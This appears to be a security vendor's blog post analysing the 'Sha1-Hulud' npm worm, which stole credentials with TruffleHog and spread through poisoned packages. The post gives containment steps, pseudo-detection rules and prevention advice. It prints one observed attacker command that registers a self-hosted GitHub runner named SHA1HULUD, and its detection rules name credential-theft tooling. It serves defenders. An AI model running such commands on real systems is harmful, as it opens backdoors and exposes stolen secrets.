Bun and done: The second coming of the Shai-Hulud worm
Everything you need to know to detect and prevent npm compromises from Shai-Hulud’s latest campaign

The prolific “Shai-Hulud” worm made a noisy return on November 24, 2025, compromising hundreds of npm packages in order to steal credentials, including popular packages from Zapier, ENS Domains, PostHog, and Postman. We detected this threat countless times across our customers in the hours and days that followed the initial compromise. While we’re continuing to monitor the situation, things have slowed enough that we wanted to share some additional information on how we detected the Shai-Hulud threats, how we helped numerous security teams respond to these thr…
Bun and done: The second coming of the Shai-Hulud worm
Everything you need to know to detect and prevent npm compromises from Shai-Hulud’s latest campaign
The prolific “Shai-Hulud” worm made a noisy return on November 24, 2025, compromising hundreds of npm packages in order to steal credentials, including popular packages from Zapier, ENS Domains, PostHog, and Postman. We detected this threat countless times across our customers in the hours and days that followed the initial compromise. While we’re continuing to monitor the situation, things have slowed enough that we wanted to share some additional information on how we detected the Shai-Hulud threats, how we helped numerous security teams respond to these threats, and how organizations can harden their security posture against similar threats moving forward.
Dubbed “Sha1-Hulud: The Second Coming,” this campaign is similar to the Shai-Hulud campaign from September 2025. However, the latest campaign differed from the first in its payload files’ use of the Bun, a popular JavaScript runtime toolkit and alternative to Node, (installed via setup_bun.js) to deploy and execute the malicious code (bun_environment.js).
Once the malware was installed, it used TruffleHog to steal secrets from the major cloud platforms (AWS, Azure, GCP) and development tools like GitHub and npm. TruffleHog stole credential related secrets, including cloud access keys, GitHub access tokens, and npm tokens, and then exfiltrated them to publicly available GitHub repositories.
The stolen tokens were then used to self-propagate and infect additional repositories. Additionally, the Second Coming campaign contained a destructive component that, if executed, attempted to delete %USERPROFILE% on Windows and $HOME directories on Linux endpoints.
What’s the risk?
It’s ultimately impossible to say what might have happened if these infections went unnoticed. What’s clear is that the threat exposed credentials that could grant access to sensitive systems and data. As always, an adversary could abuse stolen credentials immediately or those credentials could get bundled up and sold en masse at a later time.
The urgency of the threat is admittedly hard to pin down, but impact is clear: The exposed secrets could fuel identity compromises and intrusions into cloud and SaaS systems in the future. Given the preponderance and sophistication of the initial access brokers, this is likely a matter of when and not if.
Further, and perhaps most critically, since the adversaries uploaded cloud access keys, GitHub access tokens, and npm tokens to public GitHub repos, it’s possible for other adversaries to harvest those secrets and abuse them. This substantially expands the attack surface for organizations affected by this campaign. It also underscores the importance of properly responding to this threat and invalidating any compromised credentials if you were affected by it, which we will examine momentarily.
If the malware failed to exfiltrate secrets, it would then delete the infected user’s home directory, the impact of which is hard to predict and dependent on a lot of variables. Ultimately, the primary risk from this threat stems from credential exposure.
How it went down
News of a second Shai-Hulud campaign started to emerge in the morning hours of November 24. Early reporting from Aikido and others revealed that the adversaries were leveraging Bun to deploy and execute the malicious code, which enabled our threat hunting team to search for the presence of the setup_bun.js and bun_environment.js files, which served as good leading indicators for infection.
We continued to actively hunt for the presence of compromised npm packages and detect post exploit activity through the early hours of November 25. As we identified relevant indicators and detected malicious activity, we reached out to impacted customers to help them accelerate the containment process.
We recommend the following containment steps:
- Remove affected packages immediately and deleting the
node_modulesfolder - Rotate all API keys, tokens, and passwords (npm, GitHub, cloud platform tokens, CI/CD secrets) immediately if the packages were installed in environments with access to secrets or credentials (as the malicious code may have exfiltrated sensitive information)
- Check if your GitHub has published a repo containing sensitive information like what is described above, remove it immediately, and temporarily restrict repository creation in your GitHub account
In addition to communicating with specifically impacted customers, we published an Intelligence Insight communicating to all of our customers what we knew and were doing about the campaign.
As we actively assisted customers to help resolve these threats, our detection engineering team developed seven new analytics and our threat research team investigated ways we could identify related activity in the cloud. Our retroactive hunts stopped identifying new instances of this threat on November 25 and we haven’t otherwise detected any Shai-Hulud related behavior since November 26.
Detection opportunities
We leveraged multiple behavioral analytics to detect activity associated with this threat. The following are a handful of pseudo-detectors that organizations can use to detect related post-exploitation activity:
GitHub runner listener process being executed from a user
The execution of the GitHub runner listener process from a user path (it’s usually as part of a CI/CD pipeline).
process == ('runner.listener')
&&
process_path_includes ('users’)
&&
command_line_includes ('configure' || '--unattended' || '--url' || 'github.com' || '--name')
Execution of TruffleHog via Bun
The use of the Bun JavaScript runtime to execute TruffleHog, a tool used to search for secrets in code repositories.
parent_process_name == ('bun' || 'bun.exe')
&&
process == ('trufflehog')
Execution of Shai Hulud-related commands
A process executing with a command line indicative of SHA1HULUD.
command_line_includes ('sha1hulud' && '--name' && 'github')
TruffleHog requests
The execution of API requests associated with TruffleHog in AWS.
user_agent_includes == ('TruffleHog')
&&
event == ('GetCallerIdentity')
Execution of TruffleHog
Security teams can also consider simply looking for the execution of TruffleHog on Windows or Linux.
Note: TruffleHog is an audit tool that is often used for legitimate reasons.
What to do now
Wiz lists hundreds of compromised npm packages tied to this campaign. If your organization uses one of the affected packages, consider pinning the version required by your applications to a known good version.
If you’ve already been affected by malware from these packages, we advise reimaging the affected systems and resetting any credentials that were stored in files or environment variables on the affected systems. This may include cloud credentials, GitHub Personal Access Tokens, and API keys.
As of late November, over 25,000 GitHub repositories containing trivially obfuscated data, including credentials, were publicly available. In some cases we have detected exfiltration to GitHub with the specific repository in the command line, similar to the following:
/bin/bash /Users/<REDACTED>/.dev-env/config.sh --url https://github.com/<USERNAME>/<18-alphanumeric-chars> --unattended --token <REDACTED TOKEN> --name SHA1HULUD
Preventing npm compromises
Where possible, we recommend applying practices from OWASP’s npm security best practices. Among these recommendations are security strategies such as ensuring two-factor authentication (2FA) is enabled for any accounts with publishing rights to the NPM package repository and using a local NPM proxy to cache known good NPM packages for use internally. This caching strategy can be combined with a “cooldown check” to avoid using packages less than two days old.
Securing npm packages is difficult, but strategies and tools suggested by the OWASP NPM security best practices can enable organizations to harden their npm attack surface. Additionally, broad detective coverage for common post-exploitation activity (like those listed in this article) can help catch this and similar malicious activity.